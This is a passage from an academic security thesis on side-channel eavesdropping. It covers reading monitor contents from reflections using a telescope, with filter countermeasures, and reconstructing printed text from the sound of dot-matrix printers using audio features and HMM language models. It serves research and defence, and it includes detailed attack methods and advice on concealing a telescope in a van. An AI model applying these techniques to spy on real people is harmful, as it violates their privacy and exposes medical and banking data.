Notch filters. One can use optical notch-filters, filters that block a narrow band of wavelengths and let all other wavelengths pass through, where the suppressed band matches exactly the characteristics of the monitor. When trying to implement this countermeasure we faced a practical problem: Commercially available optical notch filters do not match exactly our specific needs. Only a few common center frequencies are available, and the custom design of these filters in small quantities is prohibitively expensive. However, for the red band emitted by the monitor with a peak at 634.56 nm, there is a commercially available filter which almost suits our needs, with a center frequency of 632.6 nm (this is the frequency of HeNe-lasers). The width of this filter is 31.6 nm, which is slightly too narrow for the light emitted by our monitor. Still, measurements show that it blocks approximately 88 % of the red light emitted by the monitor, while barely affecting "normal" light. Figure 2.34 shows the filter in front of red text (left image), and in front of an apple lightened by an ordinary energy-saving light bulb,



Figure 2.33: Spectrum measured from an off-the-shelf ACER AL1917L monitor with LED background light.



Figure 2.34: These images show the protection offered by an off-the-shelf optical notch filter: the letter "S" is partially covered by the filter.

which has a (partly) continuous spectrum (right image). This countermeasure protects also against diffuse reflections and reflections in metallic objects.

More general filters. Furthermore, more general filters can be used. We experimented with two filters constructed to protect an observer from stray reflections of a laser beam. These filters have certified high blocking of particular frequency bands. We tested filters that filter out 99.99 % of the light at wavelengths from 375 nm to 532 nm, according to the manufacturers specification (i.e., they have an optical density of at least 4 in this frequency range). The effectiveness of the filter is demonstrated in Figure 2.35.

2.9 Conclusion

In this section we presented a novel eavesdropping technique for spying at a distance on data that is displayed on an arbitrary monitor, including the currently



Figure 2.35: Image of the protective filter in front of a monitor showing sensitive information in blue color and insensitive information in white color. The left side shows the monitor without filter, the right side shows the monitor where the filter is applied to the left 2/3 of the monitor.

prevalent LCD monitors. Our technique exploits reflections of the screen's optical emanations in objects that one commonly finds in close proximity to the monitor. This includes glasses, tea pots, spoons, plastic bottles, and even the eye of the user or diffusely reflecting objects such as the user's shirt. We have demonstrated that this attack can be successfully mounted in practical scenarios using off-the-shelf equipment, and even with cheap equipment. We have furthermore established lower bounds on the size of the telescope (and consequently its price) needed to carry out this attack in different scenarios, based on physical characteristics such as diffraction as well as bounds on the permitted exposure times. We also proposed and evaluated countermeasures that can help concerned users to protect their valuable data. We conclude with a brief discussion of possible improvements and final remarks.

The most obvious improvement is to use more expensive hardware, in particular a larger telescope with larger diameter, that collects more light and provides a better resolution according to the Rayleigh-criterion. Other improvements are possible in the handling of the apparatus: A larger sensor size (with higher resolution) facilitates the task of aiming at the reflection, a task that takes some time in practice. One can also capture a series of photos and combine them in a jigsaw puzzle fashion, to improve the resolution. Finally, an auto-focuser as it can be found in any modern camera would facilitate the task of focusing. Getting the focus right is currently the most tedious task, in particular for moving objects.

Even if improvements of our technique are not sufficient to increase the resolution such that small fonts on a screen are readable, there are still threats beside the possibility to read mere text. For example, even with a very unclear picture of the screen it might be possible to guess which program a user is currently using, or even to recognize web pages the user is currently browsing. The latter in particular works if there is a limited set of possible candidates with which to compare the layout on the screen. As soon as such a web page is found, one can follow the browsing user by only clicking on links, since the set of links on a given page typically yields a small list of candidates. Furthermore, presentations generally use large fonts and could easily be read from a distance, compromising sensitive business information. If the attacker has good contextual knowledge, even blurred diagrams and graphs can reveal damaging information, e.g. a bar chart showing confidential sales figures.

Placing a large telescope in front of the user and observing him obviously causes suspicion, thus it is essential for the attacker to hide. Assuming a distance of 20 meters, the telescope could be mounted inside a small van parked near the window of the user (assuming a ground floor office). Opacifying the windows of the van except for one window and switching off lights inside, the telescope should be hardly visible. A larger distance might even allow to observe the user from an apartment on the other side of the road.

With sufficient thrust, pigs fly just fine. However, this is not necessarily a good idea. It is hard to be sure where they are going to land, and it could be dangerous sitting under them as they fly overhead.

— Ross Callon, RFC 1925

3 Acoustic Side Channels: Acoustic Emanations of Printers

We examine the problem of acoustic emanations of printers. We present a novel attack that takes as input a sound recording of a dot-matrix printer processing English text, and recovers up to 72 % of the printed words. We have successfully mounted the attack in-field in a doctor's practice to recover the content of medical prescriptions.

3.1 Introduction

Although outdated for private use, dot-matrix printers continue to play a surprisingly prominent role in businesses where confidential information is processed, in particular in banks (for printing account statements, transcripts of transactions, etc.) and doctor's practices (for printing the patients' health records, medical prescriptions, etc.). We commissioned a representative survey [75] on this topic from a professional survey institute in Germany; the results are shown in Figure 3.1.[1]

We show that printed English text can be successfully reconstructed from a previously taken recording of the sound emitted by the printer. We first conduct a training phase where words from a dictionary are printed, and characteristic

[1]The reasons for the continued use of dot-matrix printers are manifold: robustness, cheap deployment, incompatibility of modern printers with old hardware, and overall the lack of a compelling (business) reason why working IT hardware should be modernized. Moreover, several European countries (e.g., Germany, Switzerland, Austria, etc.) require by law to use dot-matrix printers (or printers that can produce carbon-copies) for printing prescriptions of narcotic substances [23].

DOCTORS (n=541 ASKED)	
Use dot-matrix printers	58.4 %
- for general prescriptions	79.4 %
- for other usages	84.5 %
Printer placed within earshot of patients	72.2 %
Replacement planned	4.7 %

BANKS (n=524 ASKED)	
Use dot-matrix printers	30.0 %
- for bank statement printers	29.9 %
- for other usages	83.4 %
Printer placed within earshot of customers	83.4 %
Replacement planned	8.3 %

Table 3.1: Main results of the survey on the usage of dot-matrix printers in doctor's practices and banks [75]. Other printer usages reported in the survey comprise: "certificate of incapacity for work, transferal to another doctor, hospitalization, and receipts" for doctors, and "account book, PIN numbers for online banking, supporting documents, and ATMs" for banks.

sound features of these words are extracted and stored in a database. We then use the trained characteristic features to recognize the printed English text.[2]

This reconstruction is not trivial. Major challenges include: (i) Identifying and extracting sound features that suitably capture the acoustic emanation of dot-matrix printers; (ii) Compensating for the blurred and overlapping features that are induced by the substantial decay time of the emanations; (iii) Identifying and eliminating wrongly recognized words to increase the overall recognition rate. We address these challenges using a combination of machine learning techniques for audio processing and statistical characteristics of natural language (Similar techniques are used in language technology applications, in particular in automatic speech recognition):

First, we develop a novel feature design that borrows from commonly used techniques for feature extraction in speech recognition and music processing. These techniques are geared towards the human ear, which is limited to approximately 20 kHz and whose sensitivity is logarithmic in the frequency; for printers, our experiments show that most interesting features occur above 20 kHz, and a logarithmic scale cannot be assumed. Our feature design reflects these observations by employing a sub-band decomposition that places emphasis on the high frequencies, and spreading filter frequencies linearly over the frequency range. We

[2]Training and recognition on a letter basis, similar to [137], seems more appealing at first glance since it naturally comprises the whole vocabulary. However, the sound emitted by a printer is strongly blurred across adjacent letters, rendering a letter-based approach poorer than the word-based approach; see the discussion in Section 3.5.3.

further add suitable smoothing to make the recognition robust against measurement variations and environmental noise.

Second, we deal with the decay time and the induced blurring by resorting to a word-based approach instead of decoding individual letters. A word-based approach requires additional effort upfront such as an extended training phase as the dictionary grows larger. However, recognition of words based on training the sound of individual letters (or pairs/triples of letters) is infeasible because the sound emitted by printers blurs strongly over adjacent letters.

Third, we employ techniques from language technology to increase the recognition rate. We use Hidden Markov Models (HMMs) that rely on the statistical frequency of sequences of words in English text in order to rule out improbable sequences. We found that this step requires to use 3-grams on a large number of words from the dictionary to be effective, causing existing implementations for this task to fail because of memory exhaustion. To tame memory consumption, we implement a delayed computation of the transition matrix that underlies HMMs, and in each step of the search procedure, we adaptively remove the words with only weakly matching features from the search space. We built a prototypical implementation that can bootstrap the recognition routine from a database of featured words that have been trained using supervised learning. Afterwards, the prototype automatically recognizes English text with recognition rates of up to 72 %.

We have successfully mounted the attack in-field in a doctor's practice to recover the content of medical prescriptions. (For privacy reasons, we asked for permission upfront and let the secretary print fresh prescriptions of an artificial client.) The attack was conducted under realistic – and arguably even pessimistic – circumstances: During rush hour, with many people chatting in the waiting room.

3.1.1 Related Literature

Acoustic emanations were shown to divulge text typed on ordinary keyboards [8, 137, 18]. These papers use techniques similar to ours: First, suitable characteristics need to be extracted, and it turned out that the touching sound (when the finger touches the keyboard) makes the most suitable noise. Second, these characteristics need to be matched against a database with known sounds. This database can either be trained with labeled training data, or it can be trained blindly, simply knowing that, say, English text is typed, and then using statistical language characteristics. Third, one can use further statistical language characteristics, e.g., Hidden Markov Models based on n-grams, to reconstruct English text with higher confidence, or one can use word-lists and similar input to reduce the number of guesses for password guessing. Since the time between two consecutive keystrokes is always large enough that blurring between the sound features for two key-strokes was not an issue, they could work on individual letters, facilitating the attack and particularly the post-processing. Another approach to


Signals of training data
Acoustic feature extraction
Split recording into words
Compute raw spectrum features
Noise reduction
Features
Database
Language model computation
(a) Training phase: Extract acoustic and linguistic knowledge
Unknown attack data
Acoustic feature extraction
Split recording into words
Compute raw spectrum features
Noise reduction
Features
Select candidate words
List of words
HMM based reordering
Recovered text
(b) Recognition phase: Recognize printed text using acoustic and linguistic features

Figure 3.1: Overview of the different steps of the attack.

reconstruct keys pressed on a keyboard uses two microphones and uses small differences in the time when a key-press is heard to triangulate the exact location of the key that was pressed [47].

Acoustic emanations of printers were briefly mentioned before [26]; it was demonstrated only that the letters “W” and “J” can be distinguished by visual inspection of the curves. This study did not determine whether any other letters can be distinguished, let alone if a whole text can be reconstructed by inspection of the recording, or even in an automated manner.

Acoustic emanations were shown to reveal information about the CPU state and the instructions that are executed [112].

We adapt several techniques from audio processing for use in our system. A central technique is feature extraction. We use features based on sub-band decomposition [82]. Alternative feature designs are based on the (Short-time) Fast Fourier Transform [113], or on the Cepstrum transformation [33] which is the basis for Mel Frequency Cepstral Coefficients (MFCC) [71, 48, 24, 72, 93].

3.1.2 Chapter Outline

Section 3.2 presents a high-level description of our new attack, with full technical details given in Sections 3.3 and Section 3.4. Section 3.5 presents experimental results. We briefly discuss countermeasures in Section 3.6 describe the attack we conducted in-field in Section 3.7, and conclude with Section 3.8.

3.2 Attack Overview

We consider the scenario that English text containing potentially sensitive information is printed on a dot-matrix printer, and the emitted sound is recorded. We develop a method that, given a recording as input, automatically reproduces the printed text. Figure 3.1 presents a high-level overview of the attack.

The first phase (Figure 3.1(a)) constitutes the *training* phase that can take place either before or after the attack. In this phase, a sequence of words from a dictionary is printed, and characteristic sound features of each word are extracted and stored in a database. For obtaining the best results, the setting should be as close as possible to the setting in which the actual attack is mounted, e.g., with similar environmental noise and acoustics. Our experiments indicate that creating sufficiently good settings for reconstruction does not pose a problem, see Sections 3.5.3 and 3.7. The main steps of the training phase are as follows:

1. *Feature extraction.* We use a novel feature design that borrows from commonly used techniques for feature extraction in speech recognition and audio processing. In contrast to these areas, our experiments show that most interesting features for printed sounds are located above 20 kHz, and that a logarithmic scale cannot be assumed for them. We hence split the recording into single words based on the intensity of the frequency band between 20 kHz and 48 kHz. We subsequently use sub-band decomposition, i.e., several band-pass filters with center frequencies spread *linearly* over the frequency range [82]. As discussed in Section 3.3.1, sub-band decomposition gives better results than simple FFT because of better time resolution. The output of sub-band decomposition is smoothed to make it more robust to measurement variations and environmental noise. The extracted features are stored in a database.

2. *Computation of language models.* To solve the recognition task, we complement acoustic information with information about the occurrence likelihood of words in their linguistic context (e.g., the sequence "such as the" is much more likely than "such of the"). More specifically, for each word in our lexicon we estimate n-gram probabilities, i.e., the likelihood that the word occurs after a sequence of $n-1$ given words. These probabilities make up a *(statistical) language model.* Probabilities are computed based on frequency counts of n-place sequences (n-grams) from a corpus of text documents. We need to extract these frequencies from a sufficiently large corpus, which makes up the second step of the training phase. In our experiments, we used 3-gram frequencies extracted from a corpus of 10 million words of English text.

The second phase (Figure 3.1(b)), called the *recognition* phase, uses the characteristic features of the trained words to recognize new sound recordings of printed text, complemented by suitable language-correction techniques. The main steps are as follows:

1. *Select candidate words.* We start by extracting features of the recording of printed text, as in the first step of the training phase. Let us call the sequence of obtained features the trained features. We subsequently compare, on a word-by-word basis, the obtained acoustic features of the target text

(henceforth target features) with the features of the trained dictionary of words stored in the database.

If the features extracted from different recordings of the same word were always identical, one would obtain a unique correspondence between trained features and target features (under the assumption that all text words are in the dictionary). However, measurement variations, environmental noise, etc. show that this is not the case. Multiple recordings of the same word sometimes yield different features; for example, printing the same word at different places in the document results in differing acoustic emanations; conversely, recordings of words that differ significantly in their spelling might yield similar sound features. We hence let the selected, trained word be a random variable conditioned on the printed word, i.e., every trained word is a candidate with a certain probability. Using sufficiently good feature extraction and distance computations between two features, the probabilities of one or a few such trained words dominate for each printed word. The output of the first recognition step is a list of most likely candidates, given the acoustic features of the target word.

2. *Language-based reordering to reduce word error rate.* We finally try to find the most likely sequence of printed words given a ranked list of candidate words for each printed word. Although always naively picking the most likely word based on the acoustic signal already yields a suitable recognition quality, we employ Hidden Markov Models (HMM) and the Viterbi algorithm to determine the most likely sequence of printed words. Intuitively, this technology works well for us because most errors that we encounter in the recognition phase are due to incorrectly recognized words that do not fit the context; by making use of linguistic knowledge about likely and unlikely sequences of words, we have a good chance of detecting and correcting such errors. The use of HMM technology yields accuracy rates of 70 % on average for words, see Section 3.4 for details.

   We modify the Viterbi algorithm to meet our specific needs: First, the standard algorithm accepts as input a sequence of outputs, while we get for each position an ordered list of likely candidates, and we want to profit from this extra knowledge. Second, we need to decrease memory usage, since a standard implementation would consume more than 30 GB of memory.

3.3 Details on Audio Processing

In this section we provide technical details on the audio processing of the attack, i.e., on feature extraction and the selection of the best-matching candidates.



Figure 3.2: The decay exemplified: In this recording the letter “H” was printed two times. Dark colors represent high intensity of the respective frequency.

3.3.1 Feature Extraction

We are given an audio file sampled at 96 kHz with 16 bit. To *split the recording into words*, we use a threshold on the intensity of the frequency band from 20 kHz to 48 kHz. For printers, our experiments have shown that most interesting features occur above 20 kHz, making this frequency range a reliable indicator despite its simplicity. Discarding the lower frequencies avoids most noise added by the movement of the print-head etc.

From the split signal, we *compute the raw spectrum features* by sub-band decomposition, a common technique in different areas of audio processing. The signal is filtered by a filter bank, a parallel arrangement of several bandpass filters tuned in steps of 1 kHz over the range from 1 kHz to 48 kHz.

For *noise reduction* the output of the filters is smoothed, normalized, the amount of data is reduced (the maximal value out of five is kept), and smoothed again. The result is appropriately discretized over time and forms a set of vectors, one vector for each filter.

The feature design has a major influence on the running time and storage requirements of the subsequent audio processing. We have experimented with several alternative feature designs, but obtained the best results with sub-band decomposition as described above. The (Short-time) Fast Fourier Transform (SFFT) [113] seems a natural alternative to sub-band decomposition. There is, however, a trade-off between the frequency and the time resolution, and we obtain worse results in our setting when we used SFFT, similar to earlier observations [137].

3.3.2 Select Candidate Words

The decision which database entry is the best match for a recording is based on the following distance function defined on features; the tool outputs the 30 most similar entries along with the calculated distance. Given the features extracted from the recording $(\vec{x}_1, \ldots, \vec{x}_t)$ and the features of a single database entry $(\vec{y}_1, \ldots, \vec{y}_t)$ we compute the angle between each pair of vectors $\vec{x}_i, \vec{y}_i$ and sum over all frequency bands:

$$\Delta((\vec{x}_1, \ldots, \vec{x}_t), (\vec{y}_1, \ldots, \vec{y}_t)) = \sum_{i=1,\ldots,t} \arccos\left(\frac{\vec{x}_i \cdot \vec{y}_i}{|\vec{x}_i| \cdot |\vec{y}_i|}\right). \tag{3.1}$$

To increase robustness and decrease computational complexity in practical scenarios, some problems need to be addressed: First, our implementation for cutting the audio file sometimes errs a bit (due to the presence of noise in the audio signal), which leads to slightly non-matching samples. Thus we consider minor shiftings of each sample by tiny amounts (two steps in each direction, or a total of 5 measurements) and take the minimum angle (i.e., the maximum similarity). Second, for a similar reason, we tolerate some deviation in the length of the features. We punish too large deviations by multiplying with a factor of 1.2 if the length of the query and the database entry differ by more than a defined threshold. The factor and the threshold are derived from our experiments. Third, we discard entries whose lengths deviate from the target feature by more than 15 % in order to speed up the computation.

Using the angle between vectors to compare features is a common technique. Other approaches that are used in different scenarios include the following: Müller et al. present an audio matching method for chroma based features that handles tempo differences [83]. Logan and Salomon use signatures based on clustered MFCCs as input for the distance calculation in [72]. Furthermore, they use the earth mover's distance [105] for the signatures (minimum amount of work to transform one signature into another) and the Kullback Leibler (KL) distance for the clusters inside the signatures as distance measures.

3.4 Details on HMM-based Post-Processing

In this section we describe techniques based on language models to further improve the quality of reconstruction. These improve the word recognition rate from 63 % to 70 % on average, and up to 72 % in some cases.

3.4.1 Introduction to HMMs

Hidden Markov models (HMMs) can be used to recover a sequence of random variables which cannot be observed directly from a sequence of (observed) output variables. The random variables are modeled as hidden states, the output



Figure 3.3: A simple Hidden Markov Model.

variables as observed states. HMMs have been employed for many tasks that deal with natural language processing such as speech recognition [99, 58, 57], handwriting recognition [86] or part-of-speech tagging [36, 40].

Formally, an HMM of order d is defined by a five-tuple $\langle Q, O, A, B, I\rangle$, where $Q = (q_1, q_2, ..., q_N)$ is the set of (hidden) states, $O = (o_1, o_2, ..., o_M)$ is the set of observations, $A = (A_{i_1,...,i_{d+1}})_{1\leq i_1,...,i_{d+1}\leq N}$ is the (stochastic) matrix of state transition probabilities (i.e., the probability to reach state $q_{i_{d+1}}$ when being in state q_{i_d} with history $q_{i_1}, \ldots, q_{i_{d-1}}$), $B = (B_{i,j})_{1\leq i\leq N, 1\leq j\leq M}$ is the (stochastic) matrix of emission probabilities (i.e., the probability of observing a specific output o_j when being in state q_i), and $I = (I_{i_1,...,i_d})_{1\leq i_1,...,i_d\leq N}$ is the matrix of initial probabilities (i.e., the probability of starting in state q_{i_d} with history $q_{i_1}, \ldots, q_{i_{d-1}}$). Figure 3.3 shows a graphical representation of an HMM, where unshaded circles represent hidden states and shaded circles represent observable states.

In our setting the words that were printed are unknown and correspond to the hidden states. The observed states are the output of the first stage of reconstruction of the acoustic signals emitted by the printer. What makes HMMs particularly attractive for our task is that they allow us to combine two sources of information: First, the acoustic information present in the observed signal, and second, knowledge about likely and unlikely word combinations in a well-formed text. Both sources of information are important for recovering the original text.

To utilize HMMs for our task, we need to address two problems: we need to estimate the model parameters of the HMM (training phase), and we need to determine the most likely sequence of hidden states for a sequence of observations given the model (recognition phase). The method described in Section 3.3.2 gives a ranking of the candidate words based on the distance function. The probability $prob_i$ for the i-th word is computed from the distance $dist_i$ as $prob_i = 1/(dist_i - min + 0.2)$, where min denotes the minimum of the observed distances and 0.2 is a parameter determined heuristically. The initial probabilities, which model the probability of starting in a given state, and the transition probabilities, which model the likelihood of different words following each other in an English text, can be obtained by building a *language model* from a large text corpus. To address the second problem, determining the most likely sequence of hidden states (i.e., the most likely sequence of printed words in the target text), we can use the Viterbi algorithm [124]. In the following two sections, we describe in more detail how we compute the language models and how the candidate words are reordered by applying the Viterbi algorithm.

3.4.2 Building the Language Models

A language model of size n assigns a probability to each sequence of n words. The probability distribution can be estimated by computing the frequencies of all n-grams from a large text corpus. Note that language models are to some extent domain and genre dependent, i.e., a language model built from a corpus of financial texts is often unsuitable for predicting likely word sequences in biomedical texts. To cover a large range of domains and thus make our model robust in the face of arbitrary input texts, we train the language model on a diverse selection of stable Wikipedia articles. The corpus has a size of 63 MB and contains approximately 10 million words. From the corpus, we extract all 3-grams and compute their frequencies.[3] We consider all 3-grams that appeared at least three times. We smooth the probabilities by assigning a small probability to each unseen n-gram, which would otherwise be assigned probability 0 and never be selected by the Viterbi algorithm. Better smoothing techniques [32] were difficult to implement in our setting, as we compute the probabilities on-the-fly. Accurately estimating the emission probabilities B would require to print each word in the dictionary several times. We found that a much simpler method already gives good results. We assigned a large probability of 98 % to the correct word and distributing the remaining probability mass equally to the remaining words.

The parameter n determines how many words of the context (i.e., how many previous hidden states in the HMM) are taken into account by the language model. Higher values for n can lead to better models but also require exponentially larger corpora for an accurate estimation of the n-gram probabilities. The higher the value of n, the larger the likelihood that some n-grams never appear in the corpus, even though they are valid word sequences and thus may still appear in the printed text.

3.4.3 Reordering of Candidate Words Using Language Models

Having built the language model, we can reorder the candidate words using the model to select the most likely word sequence (i.e., the most likely sequence of hidden states). This task is addressed by the Viterbi algorithm [124], which takes as input an HMM $\langle Q, O, A, B, I \rangle$ of order d and a sequence of observations $a_1, \ldots, a_T \in O^T$. The state consists of $\Psi = (\Psi_{s,i_1,\ldots,i_d})_{1 \le s \le T, 1 \le i_1,\ldots,i_d \le N}$. First, the d-th step is initialized according to the initial distribution, weighted with the observations (the steps 1 to $d-1$ are un-used):

$$\Psi_{d,i_1,\ldots,i_d} = I_{i_1,\ldots,i_d} \prod_{k=1,\ldots,d} B_{i_k,a_k} \quad \forall 1 \le i_1, \ldots, i_d \le N. \tag{3.2}$$

[3] All 3-grams were converted to lower case and punctuation characters were stripped off.

In the recursion, for increasing indices s, the maximum of all previous values is taken:

$$\Psi_{s,i_1,\ldots,i_d} = B_{i_d,a_s} \max_{i_0 \in Q} \left(A_{i_0,i_1,\ldots,i_d} \Psi_{s-1,i_0,\ldots,i_{d-1}} \right) \ \forall s > d, 1 \leq i_1, \ldots, i_d \leq N. \quad (3.3)$$

Finally, the sequence of hidden states can be obtained by backtracking the indices that contributed to the maximum in the recursion step.

The memory required to store the state Ψ is $O(T \cdot N^d)$ and the running time is $O(T \cdot N^{d+1})$, as we are optimizing over all N hidden states for each cell. Consequently, memory requirements are a major challenge in implementing the Viterbi algorithm. For example, using a dictionary of 1000 words, the memory requirements of our implementation for 3-grams are slightly above 2 GB, and is growing quadratically in N. We use two techniques to overcome these problems:

1. First, instead of storing the complete transition matrix A we compute the values on-the-fly (keeping only the list of 3-grams in memory).

2. Second, we do not optimize over all possible words, but only over the $U = 30$ best rated words from the previous stage. This brings down memory requirements to $O(T \cdot U^d)$ and execution time to $O(T \cdot U^{d+1})$. The size of Ψ in this case is 130 MB for 3-grams.

3.5 Experiments and Statistical Evaluation

In this section we describe our experiments for evaluating the attack. In addition to describing the set-up and the experimental results on the recognition rate for sample articles, we evaluate the influence of using different microphones, printers, fonts, etc. on the recognition rate, and we provide some explanation why the attack works from a conceptual perspective.

3.5.1 Setup

We use an Epson LQ-300+II (24 needles) without printer cover and using the in-built mono-spaced font for printing texts. The sound is recorded from a short distance of 20 cm using a Sennheiser MKH-8040 microphone with nominal frequency range from 30 Hz to 50 kHz. In the training phase we used a dictionary containing 1400 words, which is composed from a list of the 1000 most frequent words from our corpus and the words that appeared in our example texts.[4] Inflected forms, capitalization, as well as words with leading punctuation marks need to be counted as different words, as their sound features might significantly

[4]In a real attack, ensuring that (almost) all words of the text occur in the dictionary can be achieved using several techniques: using contextual knowledge to reduce the number of words that are likely to appear in the text, training a larger dictionary, or using feedback-based learning to subsequently add missing words to the dictionary.

	Text 1	Text 2	Text 3	Text 4	**Overall**
Basic Top 1	60.5 %	66.5 %	62.8 %	61.5 %	**62.9 %**
Top 3	*75.1 %*	*79.2 %*	*78.7 %*	*77.9 %*	*78.0 %*
HMM 3-gram	66.7 %	71.8 %	71.2 %	69.0 %	**69.9 %**

Table 3.2: Recognition rates of the four sample articles. The first and the second row show recognition rates if no HMM post-processing is used; the third row depicts the recognition rates after applying post-processing with HMMs based on 3-grams.

differ (blurring propagates from left to right within a word). We work with the sound recordings of four different articles from Wikipedia on different topics: two articles on computer science (on source-code and printers), one article on politics (on Barack Obama), and one article on art (on architecture) with a total of 1181 words to evaluate the attack.

The training and matching phase have been implemented in MATLAB using the Signal Processing Toolbox – a MATLAB extension which allows to conveniently process audio signals. The HMM post-processing is implemented in C. The tool is fully automated, with the only exceptions being threshold values that need manual adaption for a given attack scenario. The training phase takes a one-time effort of several hours for building up the sound feature database for the words in the dictionary. The recognition phase takes approximately two hours for matching one page of text, including full HMM post-processing. Memory usage of the procedure is substantial, because the feature database and the HMM-related information are kept in main memory to speed up computation. Trade-offs with less memory consumption but larger execution times can easily be realized.

3.5.2 Experimental Results

The recognition rates for all articles in our experiments are depicted in Table 3.2. The first row shows the recognition rates if no HMM post-processing is used, i.e., these numbers correspond to the output of the matching phase. For illustration, in the second line we give the rate that the correct word was within the three highest-ranked words in the matching phase. The third row depicts the recognition rates after applying post-processing with HMMs based on 3-grams. We achieve recognition rates between 67 % and 72 % for the four articles.

We also experimented with 4-gram and 5-gram language models. In addition to encountering even more severe problems of memory consumptions, our experiments indicated that the recognition rates do not improve over 3-grams. While this behavior might be surprising at a first glance, it can be explained by the sparseness of the training data: the number of 5-grams that we can extract from our corpus is approx. 10^7, but the transition matrix of an HMM based on 5-grams on a dictionary of 1000 words has 10^{15} entries; thus the number of 5-grams is too small compared to the number of entries. For similar reasons, 4-grams and 5-grams are rarely used in language processing.

```
In computing, a printer is a peripheral which produces a hard
copy (permanent human-readable text and/or graphics) of documents
stored in electronic form, usually on physical print media such
as paper or transparencies.  Many printers are primarily used
as local peripherals, and are attached by a printer cable or,
in most newer printers, a USB cable to a computer which serves
as a document source.  Some printers, commonly known as network
printers, have built-in network interfaces (typically wireless or
Ethernet), and can serve as a hardcopy device for any user on the
network.  Individual printers are often designed to support both
local and network connected users at the same time.
```

Figure 3.4: One of the texts we used in the evaluation was the beginning of the Wikipedia entry on printers. The first paragraph is shown here.

```
In computing, a printer in 5 peripheral which produces 3 hard
body (permanent human-readable text and/or graphics) of documents
status in electronic form.  usually 20 physical print media Such
30 pages or transparencies.  Many Printers are primarily used
go local peripherals, end are attached go A printer could or,
in most newer printers; = USB cable go A computer which served
de = document source.  name printers, commonly known go network
printers; have built-in network interfaces (typically wireless As
Ethernet), god way serve As = hardcopy device for out year we who
network.  Individual Printers use often designed 30 support born
local god network connected users go too name time.
```

Figure 3.5: Next, we give the output of the recognition phase without HMM-based post-processing. In this part of the text the recognition rate is 69 %.

```
In computing, a printer in a peripheral which produces a hard
body (permanent human-readable text and/or graphics) of documents
source in electronic form.  usually as physical print media such
as pages or transparencies.  Many Printers are primarily used
go local peripherals, end are attached go A printer could or,
in most newer printers; a USB cable go A computer which served
de = document source.  some printers, commonly known go network
printers; have built-in network interfaces (typically wireless as
ethernet), god way serve As a hardcopy device for out year we who
network.  Individual Printers use often designed so support born
local god network connected users as too some tree.
```

Figure 3.6: Finally, we give the output of reconstruction after applying the HMM-based language-correction. The recognition rate increases to 74 %.

	Top 1	(*Top 3*)
Standard setting	62 %	(*78 %*)
Sennheiser ME 2 clip-on microphone	57 %	(*72 %*)
OKI Microline 1190 printer	41 %	(*51 %*)
Another Epson LQ-300+II	54 %	(*72 %*)
Proportional font	57 %	(*71 %*)

Table 3.3: Results of the reconstruction with certain parameters modified. (These control experiments were conducted on shorter texts and slightly different dictionary than the previous experiments.)

3.5.3 Supplemental Experiments

